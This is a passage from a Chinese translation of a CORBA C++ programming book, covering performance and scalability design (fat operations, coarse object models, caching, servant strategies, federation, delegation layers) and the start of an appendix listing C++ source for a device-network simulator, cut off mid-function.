限制 ORB 远程调用速度的第二个因素是它的编组率——也就是,该速度是 ORB 通过网络传输和接收数据的速度。编组性能取决于传输的数据类型。简单类型,比如 octet 数组,编组最快(考虑到编组 octet 数组时可通过一个简单的块拷贝将它们放到 ORB 的传输缓冲区内,因此这并不奇怪)。另一方面,编组高度结构化的数据,比如嵌套的自定义类型或对象引用,通常是比较慢的,因为 ORB 必须在运行时执行更多的工作,从不同的内存地址收集数据并将它们拷贝到传输缓冲区中。当编组包含复杂数据的 any 值时,大多数 ORB 还会更慢,这主要是因为复杂数据的类型代码它们本身就是高度结构化的。

此外,编组率随不同的网络,硬件,操作系统,编译器,和 ORB 实现的不同组合在很大范围内变化。作为一个大致的估计,在与10Mb 以太网相连的情况下,一般的 UNIX 工作站,可以期望编组率在200kB/秒和800kB/秒之间(取决于数据类型和你的 ORB)。当然你必须执行

自己的基准测试程序以获得运行环境的可靠的数据。

22.3.2 粗操作

如前面所讨论的,调用延迟是一个分布式系统中性能的主要限制因素。即使假定一个快速调用调度率为每秒1000次调用,显然进行任何远程调用开销也是昂贵的,至少与本地调用的开销相比是这样。此外,远程调用总的开销是由参数可达几百字节的调用延迟占主要地位的,所以不含参数的调用与一个传递少量参数的调用消耗大约相同的时间。

粗操作的 IDL

设计一个更有效的系统的方法是尽量减少调用。对于上百个字节的小量参数,远程调用的开销基本上是常数,所以可以通过每次调用时发送更多的数据来提高调用的效率。这种折衷的设计方案也就是所谓的粗操作(fat operation)技术。再次考虑气温控制系统中的 Thermometer 接口:

```
interface Thermometer {
    readonly attribute ModelType    model;
    readonly attribute AssetType   asset_num;
    readonly attribute TempType   temperature;
    attribute LocType      location;
};
```

通过让状态的每一部分为一个独立的属性,这个接口设计使用了细粒度方法对对象建模。这种设计既清晰又容易理解,但是考虑了一个客户程序只是获得温度计的引用,比如 list 或 find 操作。为了完整地获得温度计的状态,该客户程序必须进行四次远程调用,每次获取一个属性。另外,假定该客户程序可能需要调用这些属性(或至少它们中的一部分),因为只有知道它的状态,才能使温度计变得有意义。通过以下方式修改温度计接口就可能降低消息的数量。

```
struct ThermometerState {
    ModelType    model;
    AssetType   asset_num;
    TempType   temperature;
    LocType      location;
};

interface Thermometer {
    ThermometerState  get_state();
    void             set_location(in LocType location);
};
```

不是将状态的每一部分表示为一个独立的属性,这个接口提供了 get_state 操作,通过一次调用就可返回所有温度计的状态。set_location 操作可以修改温度计的位置。因为一个温度计只有一个可写的属性,所以 set_location 接受一个字符串参数。但是,对于具有几个可写属性的接口,可以将所有可写属性组合成一个结构并创建一个 set_state 操作,这样调用一次该操作可以修改所有属性。

这种方法不仅可用于像温度计一类的事件,在汇集管理操作中也同样有效,比如 list:

```

interface Controller {
    typedef sequence<Thermometer> ThermometerSeq;
    ThermometerSeq list();
    // ...
};

```

我们再来考虑一个调用 list 的客户程序。该客户可能要求立即获得由 list 返回的设备的状态信息；否则调用该操作就没有意义。这就要求发送和系统中设备一样多的消息。我们可以应用粗操作技术再次来降低消息开销。

```

struct ThermometerState {
    ModelType    model;
    AssetType    asset_num;
    TempType     temperature;
    LocType      location;
};

// ...

interface Controller {
    struct ListItem {
        Thermometer          ref;
        ThermometerState     state;
    };
    typedef sequence<ListItem> ThermometerSeq;
    ThermometerSeq list_thermometers();
    // ...
};

```

使用这个 IDL 定义，调用 list_thermometers 的客户程序不仅收到了所有温度计的对象引用，还收到了当前的状态信息。结果是，该客户程序不需要进行额外的调用以检索每个温度计的状态。

这种粗操作技术可以大大提高性能。使用 list_thermometers 粗操作，可以在单个调用中达到在原来的 CCS 设计中需要进行 $4N+1$ 次操作才能达到的功能，其中 N 是温度计的数目。完成一个 list_thermometers 操作所需要的开销比完成一次单独的 get_state 操作要多，因为 list_thermometers 传输了更多的数据。但是，对于大量的温度计来说，list_thermometers 可能会相当的快，因为它节省了 N 次远程调用的调用调度开销。假定 list_thermometers 的编组率为 500kB/秒，一次调用等待时间为 2 毫秒，并且系统包含 10 000 个温度计。如果每个单独的 ListItem 结构包含 250 个字节的数据，一次 list_thermometers 调用大约耗时 5 秒。相比之下，如果使用原先的 CCS IDL，获得所有 10 000 温度计的状态需要 40 001 次远程调用，耗时大约 80 秒。

对粗操作的评价

现在，你也许觉得粗操作解决了所有的性能问题。在得出这个结论前，最好先考虑一下有关几种折衷方案的问题。

- 粗操作技术对设备的数目和调用延迟与你的 ORB 编组率非常敏感。比如，如果假定

一个较慢的编组率250kB/秒,但调用延迟为1ms 并且具有1,000个设备,原先的 CCS 总的耗时为4秒,而 `list_thermometers` 粗操作需要1秒。换句话说,两种方法的性能差别从比率16变为4。

- 粗汇集管理器操作并不适用于大量的数据项的情况。对于10,000个设备,`list_thermometers` 返回大约2.5MB 数据。这个数字可能已经超出了多数一般用途的 ORB 的最大调用长度的界限。另外,如果拥有100,000个设备,`list_thermometers` 必须返回25MB 字据,它可能超出了许多系统上的客户程序或服务器程序的内存限制。
- 通过添加迭代器接口来限制每次调用返回的数据量的大小,就可以很容易地解决这个问题。但是,迭代器使得设计或实现更复杂。此外,对于一个鲁棒的系统,必须处理迭代器无用单元的收集问题(参阅第12章)。
- 粗操作技术使用的是结构而不是封装了状态的接口。结果是,以后更难修改该系统,这与兼容性是相悖的。这样你就不能通过从老的版本中继承新的接口来创建一个新版本。

一般来说,如果有大量的具有少量状态的对象,粗操作技术可能工作的很好。这是因为粗操作适合于总的开销是由调用延迟所决定的情况。如果单个对象具有多达几百个字节的状态,总的开销可能取决于编组率,这样粗操作技术将会遇到返回量的问题。

粗操作技术最大的缺点是太敏感。如果看一下前面的 IDL,将会注意到 `list_thermometers` 操作只能处理温度计,而 `list` 操作在原先的 CCS 设计中是多态的——也就是,它返回一个同时包含温度计和恒温器的列表。换句话说,粗操作方法失去多态性,因为 IDL 只提供了多态的接口面没有多态的值^①。

可以修改这个接口,这样单个的 `list` 操作就能同时返回温度计和恒温器两者的状态,但失去了简洁性:

```
// ...
struct ThermometerState {
    ModelType    model;
    Asset Type   asset_num;
    Temp Type    temperature;
    LocType      location;
};

struct ThermostatState {
    Temp Type    nominal_temp;
};

union ThermostatStateOpt switch(boolean) {
    case TRUE:
        ThermostatState state;
    ...
};

struct DeviceState {
```

^① CORBA2.3中添加的 OBV(Object-By-Value)允许通过把继承扩展到值类型而创建多态值,但 OBV 规范是新制订的,还存在许多技术问题。另外,写本书时 OBV 实现尚未可用,因此本书不讲述 OBV。

```

ThermometerState    thermo_state;
ThermostatStateOpt tmstat_state;
};

interface Controller {
    struct ListItem {
        Thermometer ref;
        DeviceState state;
    };
    typedef sequence<ListItem> DeviceSeq;
    DeviceSeq list();
    // ...
};

```

这个设计通过向 DeviceState 结构添加 tmstat_state 联合成员模拟了 list 操作的多态性。如果由 list 返回的一个特定的设备是恒温器, ThermostatStateOpt 联合包含恒温器附加的状态;而对于温度计, ThermostatStateOpt 联合中包含没有激活的成员(还有其他选择来模拟多态性,比如,使用 any 值设计。这种折衷方案与其他设计方案很多都是相似的)。

这个方法可以工作,但是它失去了简洁性。此外,模拟的多态性在以后更难扩展到新的设备类型,因为每一个新的设备类型都要求修改 DeviceState 结构。

如果仔细分析一下前面的 IDL,由于它不简洁,你可能会放弃这种设计。如果这样做了,那就是正确的:粗操作不赞成使用多态性,所以应当将粗操作技术限制在一个不需要派生接口的情况下。

22.3.3 粗略对象模型

一个比粗操作技术在性能上更优化的方法是降低对象模型的粒度。这种方法依赖于用数据来替代接口。

```

# pragma prefix "acme.com"

module CCS {
    // ...

    struct Thermometer {
        ModelType    model;
        AssetType    asset_num;
        TempType    temperature;
        LocType     location;
    };
    struct Thermostat {
        ModelType    model;
        AssetType    asset_num;
        TempType    temperature;
        LocType     location;
        TempType    nominal_temp;
    };
    interface Controller {

```

```

exception BadAssetNumber      {};
exception NotThermostat     {};
exception BadTemp             { /* ... */ };

Thermometer  get_thermometer(in AssetType anum)
              raises(BadAssetNumber);

void         set_loc(in AssetType anum,in LocType loc)
              raises(BadAssetNumber);

Thermostat   get_thermostat(in AssetType anum)
              raises(BadAssetNumber);

void         set_nominal(in AssetType anum,in TempType t)
              raises(
                  BadAssetNumber,NotThermostat,BadTemp
              );

// Fat operations to get and set large numbers of
// thermometers and thermostats here...
};

}

```

在这个设计中,删除了温度计和恒温器对象并用一个结构替换它们。这种设计在性能有许多优点。

- 将系统中的大量的 CORBA 对象减为只保留一个控制器对象。这样运行时一个服务器程序需要更少代码和数据，以致于它可能适用于大量的对象。
 - 将对象转换成数据起到了高速缓冲的原始形式的作用。客户程序拥有一个本地设备的所有状态，所以对一个特定设备的重复读访问不需要一个远程消息。
 - 对于要同时处理几千个设备的客户程序，尽可能减少保留对象引用的必要性。这就从本质上降低了内存需求，因为客户程序不再保留每个设备的代理对象。

当然,使用一个粗略对象模型也有缺陷。

- 粗略对象模型失去了一些类型安全性。比如，前面的设计要求当客户程序提供一个不存在的设备号时，对每个操作都要有一个 `BadAssetNumber` 异常。在原先的 CCS 设计中，这个出错可能始终不会产生，因为设备号隐含在每个设备的对象引用中。
 - 粗略对象模型不是多态的。每个客户程序必须清楚地知道对象的所有类型，并且如果以后向系统中添加了更多确定的对象就需要进行修改。此外，粗略对象模型还需要创建别的出错条件。比如，`set_nominal` 操作会产生一个 `NotThermostat` 异常，因为客户程序可能为这个操作指定一个温度计的设备号，但是一个温度计并没有额定温度属性。
 - 温度计和恒温器不能再作为一个可从一个地址空间移到另一个地址空间的独立实体。假定已确定了一个恒温器并且要将该恒温器传递到另一个要调整所需温度的进程。在原先的 CCS 设计中，这是很简单的事情：只要传递一个相关引用给恒温器。但是，在使用粗略对象模型的设计中，如果只传递一个 `Thermostat` 结构是远远不够的。相反，必须同时传递这个结构和一个指向该控制器的引用，因为结构的接收方可能不知道哪一个具体的控制器负责控制这个特定的恒温器。如果应用程序为对象的某一

类型设为一个以上的汇集管理器，并需要跟踪汇集管理器和它们的对象之间的关联，那设计就相当复杂。

一般来说，如果不需要多态性并且对象是简单的，小型汇集属性不具有任何行为，粗略对象模型方法就可以很好地工作。这时，对象只为少量属性提供设置和获得语义，这样也可能表示结构。在降低消息开销方面，粗略对象模型类似于粗操作方法。但是，粗略对象的主要价值在于它们可以提高可扩展性，因为它们降低了处理大量对象的客户程序和服务器程序的内存开销。

22.3.4 客户端高速缓冲存取

粗操作和粗略对象模型都可以使能状态的客户端高速缓存。在客户程序获得一个特定对象的状态后，它可以保留该状态的一个本地拷贝，然后对该对象的读取操作可以从本地拷贝中返回状态，这样就不需要远程调用。对于修改操作，客户程序可以像通常一样发送一个远程消息来修改服务器上的该对象的状态信息。

典型情况是，在分布式系统中读取访问占了总操作的95%以上，所以客户端的高速缓存可以大大降低发送远程消息的次数。不幸的是，客户端高速缓存还有大量的缺陷。

- 在客户程序调用一个操作后，直到该操作完成时客户程序才失去它的控制线程。CORBA 没有提供标准的 API 来截取客户端的调用调度。这样就不可能透明地实现客户端高速缓存，或者是必须为对象引用创建 C++ 封装函数并在这些封装函数中实现高速缓存功能，或者是必须修改一个对象的 IDL，这样它就表现为一个数据而不是一个接口。两者都不是简洁的方法^②。
- 客户端还会遇到高速缓存的一致性(cache coherency)问题。如果若干客户程序中的每个都为同一个对象用高速缓存了它的状态并且一个或多个客户程序对该对象调用了一个修改操作就会失去高速缓存的一致性。即使每个对象通过发送一个远程消息将它的修改直接传到该对象，但其他的客户程序不知道，保留的只是一个过期的拷贝。

为了用客户端高速缓存来提高性能，你可以考虑淡化对象模型或使用专用的接口。但是，不要低估了因为失去高速缓存的一致性所引起的潜在的问题。有些 CORBA 文献建议通过添加一个回调来解决高速缓存一致性问题，该回调从服务器返回给每个客户机，而每个客户机保留一个未经修改的对象的本地拷贝。该回调告知客户程序它们目前拥有的是一个过期的拷贝，可能需要刷新该拷贝的状态。

但是，对于高速缓存一致性的回调方法也有第20.3节里所介绍的所有问题，并且是非常难于扩展的。此外，很难在没有竞争的状态下维护多个客户程序的高速缓存一致性。这些简单的方法在维护一致性上失去的性能与放在第一位的客户端高速缓存所获得的性能是相当的；一般来讲，作为一般的应用程序开发的部分，实现更复杂的方法代价太昂贵了。

如果正考虑使用客户端高速缓存，建议将高速缓存限制到客户程序与对象具有自然的一对一关系，对象的状态由客户程序进行高速缓存。只要每个对象正好只有一个客户程序进

^② 注意，有些 ORB 提供了专用扩展允许你用自己的类重写正常的客户端代理，这就是智能代理。智能代理为主应用程序逻辑透明地添加了客户端高速缓存，但是智能代理不能移植。

行高速缓存,就避免了所有的高速缓冲相干的问题。如果要将客户端高速缓存应用于由大量客户程序共享的对象,建议使用 OMG 并发控制服务和事务处理服务(这两种服务的更详细的内容请参阅[21])。

22.4 优化服务程序的实现

因为 CORBA 是以服务器为中心的,所以大多数提高性能和可扩展性的机会都在服务器端。因为已经介绍了有关的机理,所以在本节将简要地总结一下设计方法。请注意,这些方法并不是完全互斥的。因为可以在相同的服务器上用不同的策略创建多个 POA,所以可对不同的对象应用多种方法或是基于客户访问模式在运行时动态地选择一种方法。

22.4.1 线程化服务器程序

为了提高性能,毫无疑问线程是最好的。如果一个服务器程序是单线程的,来自客户程序的所有调用在服务器端都需排队。如果单个操作需要进行大量的工作并且运行时间大约超过一毫秒,单线程服务器程序就严重地限制了输出。请注意,即使在单 CPU 机器上,线程化服务器程序通常也比非线程服务器程序来的好,因为多线程服务器程序可以利用 I/O 交错技术。

请记住,当一开始设计服务器时,必须将线程计划好。因为根本不可能向一个设计为单线程程序的服务器添加一个线程。通常,尝试后补线程要比完全重新实现代价还要高。

22.4.2 为每个对象创造单独的伺服程序

典型情况是,为每个 CORBA 对象创建一个永久并且单独的伺服程序会提供最好的总体性能。因为在内存中每个伺服程序是永久的,所以 ORB 在运行时就可以直接调度调用而不必依赖于一个伺服程序的激活器或定位器,就能将该伺服程序调入内存。为每个对象创建单独伺服程序的方法最适用于服务器能够提供的所有对象同时放在内存的服务器情况。

22.4.3 伺服程序的定位器和激活器

可以使用伺服程序的定位器或激活器按要求激活伺服程序的实例。即使有足够的内存来同时调入所有的伺服程序,伺服程序的激活器仍是必要的。如果初始化一个对象的代价太昂贵——比如,因为初始化要求访问一个低速网络——可能在服务器启动过程中开始一个事件循环前,需要很长的时间来实例化所有的伺服程序。这时,伺服程序的激活允许将初始化开销按时间进行分配而不是在启动过程中立即占用所有的开销。此外,被客户程序使用的对象才需要进行初始化,而在服务器启动时的初始化不管是否使用的对象都要承受这些开销。

22.4.4 收回器模式

收回器模式(Evictor pattern)(参阅12.6节)更适用于需要扩展到大量对象但又不同地在内存中为所有对象拥有一个伺服程序的服务器程序。换句话说,为了限制内存消耗,收回器模式牺牲了一些性能。对于许多服务器,假设服务器至少可以在内存中拥有对象的工作

集,收回器模式提供了很好的服务。

22.4.5 默认伺服程序

使用默认伺服程序可以使单个的 C++ 对象实例来实现数量无限的 CORBA 对象。使用默认伺服程序的主要动机是为了提高可扩展性。默认伺服程序用损失一些性能为代价来严格控制内存的消耗,因为默认伺服程序为每次操作承担了将对象的 ID 重复地映射到对象的开销。但是,使用默认伺服程序时,一个服务器可支持的对象的数量是无限的。通常,默认伺服程序作为大型数据库查找的前端对象使用;这样,一个服务器可实现的对象的数量只受二级存储器容量的限制。

22.4.6 定制对象引用

与它的伺服程序的生命周期相比,POA 接口中的 `create_reference_with_id` 操作缩短了一个对象引用的生命周期。如果必须有效地将对象引用作为操作的结果进行传递的话,这种行为是相当有用的。比如,在 CCS 控制器中 `list` 操作的实现从本质上说就受益于定制一个先不必实例化一个伺服程序的对象引用的能力。但是请注意,定制的对象引用也要求提供任选的伺服程序激活。

22.4.7 服务器端高速缓存

如果为每个对象提供一个不同的伺服程序的话,收回器模式提供了一个对象状态有效的高速缓存机制。但是,可以在多个层次上应用服务器端高速缓存。比如,访问一个数据库的服务器可以选择在内存中高速缓存数据库部分。可以将这样低层次的高速缓存和对象层次的高速缓存组合起来以创建一个一级和二级高速缓存。当正确地匹配了客户程序的访问模式时,这样的设计会获得出色的性能。此外,服务器端高速缓存避免了客户端高速缓存时的高速缓冲一致性问题(假设服务器可以保证它的数据库高速缓冲的一致性)。

22.5 联邦服务

迟早,我们前面所讨论的所有方法都将失去意义。当客户程序要求无止境超出了服务器的性能时,没有什么高速缓存可以创建所需的性能。典型情况是,在有太多的客户程序和对象要求在单个服务器中进行处理,对于这类大型系统就会出现一系列的问题。在这种情况下,除了将这些需要处理的负荷分布到大量的联邦服务器上没有别的办法。

OMG 的命名,交易和事件服务是这种设计的例子,这里使用联邦是很自然的事情,并且也很容易。这并不意外,仔细研究这些服务时,将它们联邦起来工作的原因有:

- 每个接口处理一个已定义的并且是互不相交的功能块。
- 在联邦中的服务器并不知道它们是联邦,或者是,每个服务器只知道它的密切相邻的服务器而不知道作为整体的联邦情况。

显然,对于联邦服务来说,第一点是没有什么特别的;更确切些,通常它只是一个已定义的接口的符号。但是,第二点是相当重要的。如果以某种形式使服务器共享全局状态,那么任

任何企图联邦多于4个或5个服务器有可能失败。全局状态与可扩展性是相矛盾[40]。比如，联邦化的设计要求联邦中的每个服务器知道某些状态的改变，所以不能扩展，因为在任意给定的时间至少一个服务器不工作的概率随着服务器数量的增加渐近地接近于1[5]。

如果决定采用联邦化的设计，就应确保严格地本地化联邦的知识，并且不能有任何依赖于全局状态的假设。你可使用命名、交易和事件服务作为设计灵感的来源。此外，如果要向客户程序提供一个联邦化服务的同构视图，应该考虑使用交易服务。

22.6 改进物理设计

物理设计是指应用程序的功能组件如何分配到各个源文件的方法。在许多方面，系统的正确物理设计同正确对象模型的选择一样重要。如果能通过源文件正确地分割功能，代码的可维护性和可复用性将大大提高。随着时间的推移，当它进行修改时，好的物理设计就会得到回报，因为它减少了复杂性和修改程序时可能导致错误的风险。（在[11]中有这些问题的极好对策）

在 CORBA 上下文中，最好限定在对整个系统只有那些与 CORBA 相关的功能才可见的范围内。这包括将大量源代码与 CORBA 人为因素分离开，把 CORBA 相关的所有代码隔离在几个源代码文件中。

图22.1是这样一个总体物理设计。




图22.1 分离商务逻辑 CORBA 代码

这个设计把应用程序源代码分成两个主要部分。应用程序的核心，包括商业逻辑（比如开发投资），驻留在几个独立的源文件中。这些文件不包括与 ORB 有关和由有关 IDL 生成的头文件。而是将核心源文件用正常 C++ 类和数据类型来实现大量应用程序。

这些代码的核心逻辑部分提供 C++ 接口给委托层。委托层的目的是，接受来自不同端口的客户机的 CORBA 调用，以便将这些调用委托给用通常 C++ 方法调用的核心逻辑，这些调用只使用 C++ 数据类型。

使用这种设计方法，我们达到清晰分离的目的。应用程序的一部分——将委托层放在一

些独立的源代码文件中来解决使应用程序通过 CORBA 可以远程进行访问,应用程序另一个部分(大部分核心逻辑放在源代码自己的部分)来实现应用程序语义。因为核心代码文件不包括任何 CORBA 头文件,所以它们忽略系统中 CORBA。

使用这种设计具有许多优点。

- 这种设计使得层次比较合理,因为它可清晰地从主应用程序体中分离出有关远程通信的代码。
- 由作为 C++ 映射的 IDL 编译器所产生的头文件可能很大。把这些头文件的使用限制在少数几个源文件中可显著减少编译和链接时间,同时减少相应开发成本。
- 大部分源代码不必考虑 C++ 映射的细节。对于大型项目,主要优点是:不需要所有开发者都熟悉使用 C++ 映射。相反,核心逻辑的开发者可使用他们所喜欢的任何已公布的框架和类库。
- 可对应用程序的核心逻辑与 CORBA 有关的功能分别进行测试。可使用现有的测试工具,并且调试核心逻辑不会被 CORBA 有关的问题所困扰。
- 如果你的 ORB 在它的 C++ 映射中或者在应用程序代码与框架相互作用上有缺陷,那就可以通过只考虑委托层来避开它。没有这个委托层,任何绕开这个问题的解决方案将影响大部分源代码,而且要花很大代价去实现。
- CORBA 有关的可移植性问题与委托层是隔离的。如果代码必须要用到几个供应商提供的 ORB,这一点就很重要。虽然 POA 解决了服务器端的大部分可移植性问题,但许多应用程序仍然使用并不提倡的 BOA 来编程。看来 BOA 的这些遗产还要存在一段时间。只要改变代码的一小部分,使用委托层就可很容易在 BOA 和 POA 之间移植代码。
- 委托层只需要简单地一小段代码,编程难度也不大,甚至对于相当大的接口,也很容易在几天内编完。这意味着如果转向不同的 ORB(或不同于 CORBA 的基础结构),那就可以抛开委托层,而不是无休止移植核心逻辑。这对长时间使用,适应不同环境的应用程序来说是很重要的。

这些优点是诱人的,但也有一些缺点。

- 这里所介绍的委托层要修补进现有代码中是很困难。因此它仅适用于新开发的项目。
- 委托层使应用程序增加了运行时的开销。首先,它必须把每个进入的 IDL 类型译成相应的 C++ 类型,其次,C++ 调用完后,它必须再把 C++ 类型译成 IDL 类型后再传送结果。
- 委托层略微增加了代码的大小。而且,取决于应用程序必须支持的对象数目,这会增加数据量,因为需要把委托层的伺服程序实例映射到在核心逻辑相应的 C++ 实例。对于这些对象中的每一对,必须在一个与 Active Object Map 相似的数据结构中保持一个条目。

通常,委托层的优点大于它的缺点。用于 IDL 和 C++ 数据类型之间的拷贝所增加的 CPU 时间同整个执行时间相比是微不足道的,所以只有在通过 IDL 接口传送大量数据时,才会注意到性能下降。同样,增加的内存需求同整个内存需要相比通常也是微不足道的。

委托层的想法并不是新的想法。CORBA 委托层仅是有名的 Adapter pattern[4]的一个

简单应用程序。这个模式应用广泛,比如将原有的系统集成在 CORBA 中。设计是否合理要根据你的应用程序来定。在某些情况下,委托层所增加的成本将超出你的忍受限度。另外,这里所述的这张图也太简单化了。例如,反过来说,当核心逻辑作为一个客户机而不是服务器,如果一个核心逻辑要调用另外的 CORBA 对象,必须使这个调用能穿过一个管理发送调用的独立层。然而,往往花在实现这种设计上的努力要比花在系统的生命周期上少得多。我们已经成功地完成了几个不同应用程序的设计。

22.7 本章小结

有许多可以使 CORBA 应用程序可扩展,可移植,可维护而不影响性能的方法。评价这些技术,会发现它们经常采用折衷的方案,如包含许多操作,却返回很少数据的接口与粗操作却返回大量数据的接口。来回传送数据与在对象内封装这些数据,这些永远是一个分布系统设计的热门论题。要考虑的其他一些技术包括如何在考虑方法调用开销和伺服程序的内存消耗等问题上对应用程序进行优化,联邦可以用来将服务器的负载合理地分配给独立的进程。物理设计通过分离 CORBA 代码与应用程序的商业逻辑来减少维护的开销并增加可移植性。

在这一章中,我们把讨论定位在一个相当高的层次上,对这些专题的处理也只是启发性的。在本书的附录中,我们仅仅提供了许多有关的细节,而且也没有一个实用方法在一章中来解决涉及到应用程序的性能、可扩展性和可维护性的所有细节。尽管如此,运用我们在这里所介绍的这些概念,不断地开发和实践,一定会有助于你学会如何开发高性能的、可扩展的和可维护性的基于 CORBA 的系统。

附录 A ICP 模拟器的源代码

A.1 概 论

要想检验这本书的代码,还需要一个用于假想的仪器控制协议的 ICP API 实现。下面两节列出在服务器上模拟 ICP 网络的源代码。

A.2 节给出了用于内存实现的源代码。它把网络设备映射到内存中,并通过在 10.3 节所介绍的 ICP API 来访问设备状态,在此实现中,这个模拟的网络状态没有写入磁盘,因此当服务器关机后,所有状态的改变将丢失。

A.3 节用一个十分简单的永久性机制扩大了这个实现。

A.2 暂态的模拟器代码

在第 10 章中非永久性的 ICP 模拟器应用于服务器程序的实现。这个模拟器使用 STL 映射,把设备 ID 映射成 DeviceState 类的结构。一个 DeviceState 结构存储类(温度计和恒温器),模型字符串,位置和每个设备的额定温度。

为简单起见,即使在温度计没有额定温度的情况下(温度计不使用 nominal_temp 字段),我们仍然对这两类设备使用相同 DeviceState 的结构。用于添加和删除设备,访问属性的这四个 API 调用控制保存在 dstate 静态变量中的设备映射。

因为我们没有可以在只读内存中存储实际模型字符串的真正设备,所以我们使用设备号来给每个设备分配一个模型字符串;奇数设备号表示温度计,偶数设备号则表示恒温器。

在一个实际气温控制系统中,房间的实际温度将在选定的额定温度附近变化。vary_temp 函数通过返回一个温度值来模拟这种变化,这个温度值与传递回来的温度值只差 3 度。

为了决定某个具体设备返回什么温度,可以使用 actual_temp 函数。当给定表明设备的哪个温度应该返回的迭代器后,则这个函数按照给定的设备定位到同一房间中的所有恒温器,并计算它们额定温度的平均值。这个平均值传递给 vary_temp 函数,用来模拟温度的变化。如果给定的设备是一个房间中的温度计,而这个房间又没有恒温器,那么实际温度将在 DELT TEMP 附近变化。

```
#include <string>
#include <map>
#include <algorithm>
#include <stdlib.h>
#include "icp.h"

// -----
enum DeviceType { thermometer, thermostat };
```

```

struct DeviceState {                                // State for a device
    DeviceType      type;
    const char *    model;
    string          location;
    short           nominal_temp;    // For thermostats only
};

typedef map<unsigned long,DeviceState> StateMap;

// -----
const size_t MAXSTR = 32;                         // Max len of string including NUL
const short MIN_TEMP = 40;                         // 40 F == 4.44 C
const short MAX_TEMP = 90;                          // 90 F == 32.22 C
const short DFLT_TEMP = 68;                        // 68 F == 20.00 C

static StateMap dstate;                            // Map of known devices

// -----
// ICP_online() simulates adding a new device to the network by
// adding it to the dstate map.
//
// For this simple simulation, devices with odd asset numbers
// are thermometers and devices with even asset numbers
// are thermostats.
//
// Thermostats get an initial nominal temperature of DFLT_TEMP.
// The location string is intentionally left blank because it
// must be programmed by the controller after putting the device
// on-line (as should be the nominal temperature).
//
// If a device with the specified ID is already on-line, the
// return value is -1. A zero return value indicates success.

extern "C"
int
ICP_online(unsigned long id)
{
    // Look for id in state map.
    StateMap::iterator pos = dstate.find(id);
    if (pos != dstate.end())                      // Already exists
        return 1;

    // Fill in state.
    DeviceState ds;
    ds.type = (id % 2) ? thermometer : thermostat;
    ds.model = (ds.type == thermometer)
        ? "Sens-A-Temp" : "Select-A-Temp";
    ds.nominal_temp = DFLT_TEMP;

    // Insert new device into map
    dstate[id] = ds;
}

```

```
    return 0;
}

// -----
// ICP_offline() simulates removing a device from the network by
// removing it from the dstate map. If the device isn't known, the
// return value is -1. A zero return value indicates success.

extern "C"
int
ICP_offline(unsigned long id)
{
    // Look for id in state map
    StateMap::iterator pos = dstate.find(id);
    if (pos == dstate.end())
        return -1;                                // No such device
    dstate.erase(id);
    return 0;
}

// -----
// vary_temp() simulates the variation in actual temperature
// around a thermostat. The function randomly varies the
// temperature as a percentage of calls as follows:
//
//      3 degrees too cold:      5%
//      3 degrees too hot:       5%
//      2 degrees too cold:     10%
//      2 degrees too hot:      10%
//      1 degree too cold:      15%
//      1 degree too hot:       15%
//      exact temperature:      40%

static
short
vary_temp(short temp)
{
    long r = lrand48() % 50;
    long delta;
    if (r < 5)
        delta = 3;
    else if (r < 15)
        delta = 2;
    else if (r < 30)
        delta = 1;
    else
        delta = 0;
    if (lrand48() % 2)
        delta = -delta;
```

```
    return temp + delta;
}

// ----

// Function object. Locates a thermostat that is in the same room
// as the device at position pos.

class ThermostatInSameRoom {
public:
    ThermostatInSameRoom(
        const StateMap::iterator & pos
    ) : m_pos(pos) {}

    bool operator() (
        pair<const unsigned long,DeviceState> & p
    ) const
    {
        return (
            p.second.type == thermostat
            && p.second.location
            == m_pos->second.location
        );
    }
private:
    const StateMap::iterator & m_pos;
};

// ----- -----
// actual_temp() is a helper function to determine the actual
// temperature returned by a particular thermometer or thermostat.
// The pos argument indicates the device.
//
// The function locates all thermostats that are in the same room
// as the device denoted by pos and computes the average of all
// the thermostats' nominal temperatures. (If no thermostats are
// in the same room as the device, the function assumes that the
// average of the nominal temperatures is DFLT_TEMP.)
//
// The returned temperature varies from the average as
// determined by vary_temp().

static
short
actual_temp(const StateMap::iterator & pos)
{
    long sum = 0;
    long count = 0;
    StateMap::iterator where = find_if(
        dstate.begin(),dstate.end(),
        ThermostatInSameRoom(pos)
```

```

    );
    while (where != dstate.end()) {
        count++;
        sum += where->second.nominal_temp;
        where = find_if(
            ++where,dstate.end(),
            ThermostatInSameRoom(pos)
        );
    }
    return vary_temp(count == 0 ? DFLT_TEMP : sum / count);
}

// -----
// ICP_get() returns an attribute value of the device with the
// given id. The attribute is named by the attr parameter. The
// value is copied into the buffer pointed to by the value
// pointer. The len parameter is the size of the passed buffer,
// so ICP_get can avoid overrunning the buffer.
//
// By default, thermometers report a temperature that varies
// somewhat around DFLT_TEMP. However, if there is another
// thermostat in the same room as the thermometer, the
// thermometer reports a temperature that varies around that
// thermostat's temperature. For several thermostats that are in
// the same room, the thermometer reports a temperature that
// varies around the average nominal temperature of all the
// thermostats.
//
// Attempts to read from a non-existent device or to read a
// non-existent attribute return 1. A return value of zero
// indicates success. If the supplied buffer is too short to hold
// a value, ICP_get() silently truncates the value and
// returns success.

extern "C"
int
ICP_get(
    unsigned long      id,
    const char *      attr,
    void *            value,
    size_t             len)
{
    // Look for id in state map
    StateMap::iterator pos = dstate.find(id);
    if(pos == dstate.end())
        return -1;                                // No such device
    // Depending on the attribute, return the
    // corresponding piece of state.
}

```

```

if (strcmp(attr,"model") == 0) {
    strcpy((char *) value, pos->second.model,len);
} else if (strcmp(attr,"location") == 0) {
    strcpy((char *) value, pos->second.location.c_str(),len);
